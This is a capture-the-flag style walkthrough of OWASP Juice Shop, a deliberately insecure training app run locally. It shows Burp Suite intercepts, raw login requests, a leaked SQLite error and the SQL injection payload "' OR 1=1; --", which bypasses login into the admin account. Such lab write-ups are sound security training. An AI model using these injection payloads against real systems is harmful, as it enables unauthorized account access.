# OWASP JUICE SHOP - Walkthrough By Neil Machado

## TABLE OF CONTENTS

# Introduction to Juice Shop Penetration Testing Documentation by Neil Machado

In the realm of cybersecurity, understanding and mitigating vulnerabilities is paramount to fortifying digital assets against potential threats. This documentation encapsulates a comprehensive penetration testing endeavour conducted on the Juice Shop application. The primary objective of this penetration test was to gain hands-on experience and insight into the notorious OWASP (Open Web Application Security Project) Top Ten vulnerabilities.


Juice Shop, an intentionally insecure web application, served as the testing ground for this endeavour. The OWASP Top Ten represents a compilation of the most critical web application security risks, providing a standardised awareness document for the industry. Through this penetration test, the aim was not only to uncover vulnerabilities within Juice Shop but, more importantly, to delve deep into the OWASP Top Ten, comprehending the nuances of each vulnerability and learning effective strategies to address and remediate them.

This documentation will serve as a comprehensive record of the penetration testing process, outlining the methodologies employed, the vulnerabilities identified, and the corresponding remediation recommendations.


## Hacking preparations

First, Download the Juice Shop and start with setup the juice shop. The guide to download it in very easy way is in this document Juiceshop-kali**.**

This is the easiest way to set up  juice shop .



"Juice Shop" is a deliberately insecure web application designed for security training, awareness demonstrations, and educational purposes. Developed by Bjoern Kimminich, Juice Shop is an open-source project that simulates a modern, feature-rich online storefront where users can interact with various functionalities such as shopping, user authentication, and more. What makes Juice Shop unique is its focus on security vulnerabilities, allowing developers, penetration testers, and security enthusiasts to practise identifying and mitigating common web application security issues.




Open your web browser and navigate to http://127.0.0.1. You should see the Juice Shop homepage.

## Welcome to Business!


We will examine the TOP 10 web application vulnerabilities identified by OWASP in this room. These are present in every kind of online application. However, we'll be examining OWASP's own invention today—Juice Shop!

Since Juice Shop is a large application, we won't be able to cover every subject in the top 10. However, as you move through this area, we suggest you look at the following topics that we will address.

Explore the Juice Shop interface and functionalities. It's intentionally insecure, so you can practise various security testing techniques.


## Challenges and Scoring :

Juice Shop includes a range of challenges you can attempt. Each challenge has a point value, and you can track your progress on the scoreboard. You can checkout it by going to browser and adding Score-board to the URL.





Keep your Burp Suit and Foxy ready for intercepting and Lets get started, before we start just try to checkout the web app and Go through to find some vulnerabilities.


Keep Your Intercept On and try reloading the browser.



You will find this intercepts for reloading. Go in the target and search any potential vulnerabilities also try recon and enumerating it .




So lets add the target in the scope and make the scope items visible





This will help to filtered out the rest and we can all items in the scope of the intercepts. Try clicking on the stuff and explore more in depth for more knowledge.

# Referencing the OWASP Top 10


## 1. Injection :

Prior to attempting haphazard attacks or going through a list of attack patterns, it is a good practice to look for and identify any vulnerabilities. You can examine how the behaviour deviates from normal use by injecting a payload that ordinarily breaks an underlying SQL query (such as " or ";'"). So you can learn some SQL statements and learn how they work for better understanding.

So to start with first SQl Injection go to the login page and Try login using “test” (Keep the Intercept on)




Following Intercept will be shown to you,




If we send this to repeater to it says invalid login and password

**Request**

Pretty Raw Hex

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 34
Origin: http://127.0.0.1:42000
Connection: close
Referer: http://127.0.0.1:42000/
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
Wb35ly8noRVw6yLkJ5Yxv7MObe2EAVqg0zKQljaNWpmXBZD4qP3gr91X6OkJ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"neil",
  "password":"test"
}
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Mon, 15 Jan 2024 00:27:49 GMT
Connection: close

Invalid email or password.
```

Now Try adding something malicious in the login and passwords. So if add neil’ we get an 500 internal error server error.

Send Cancel

**Request**

Pretty Raw Hex

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 35
Origin: http://127.0.0.1:42000
Connection: close
Referer: http://127.0.0.1:42000/
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
Wb35ly8noRVw6yLkJ5Yxv7MObe2EAVqg0zKQljaNWpmXBZD4qP3gr91X6OkJ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"neil'",
  "password":"test"
}
```

Search 0 highlights

**Response**

Pretty Raw Hex Render


```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 15 Jan 2024 00:36:27 GMT
Connection: close
Content-Length: 1208

{
  "error":{
    "message":
    "SQLITE_ERROR: unrecognized token: \"098f6bcd4621d373cade4e83
    2627b4f6\"",
    "stack":
    "Error\n    at Database.<anonymous> (/var/lib/juice-shop/node
    _modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n
    at /var/lib/juice-shop/node_modules/sequelize/lib/dialects/sq
    lite/query.js:183:50\n    at new Promise (<anonymous>)\n    a
    t Query.run (/var/lib/juice-shop/node_modules/sequelize/lib/d
    ialects/sqlite/query.js:183:12)\n    at /var/lib/juice-shop/n
    ode_modules/sequelize/lib/sequelize.js:315:28\n    at process
    .processTicksAndRejections (node:internal/process/task_queues
    :95:5)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = 'neil'' AND password = '
      098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = 'neil'' AND password = '
      098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL"
    },
    "sql":
    "SELECT * FROM Users WHERE email = 'neil'' AND password = '09
    8f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL",
    "parameters":{
```

Search 0 highlights


From this we some information like its an SQLITE error and much more to understand.

So Lets take an example to understand the attack,
Input : neil
SQL : SELECT * FROM users WHERE email=’neil’ ;

So if we inject :
Input : neil ‘ OR 1=1; --
SQL : SELECT * FROM users WHERE email=’neil’ OR 1=1; - - ‘ ;
Here we are closing out test and we are adding a condition which says that the email doesn’t exists. Because when we add an comment, anything after that doesn't exists.
After trying this in the repeater,




BOOM ! we got the access to the admin account. So we have completed the First challenge .

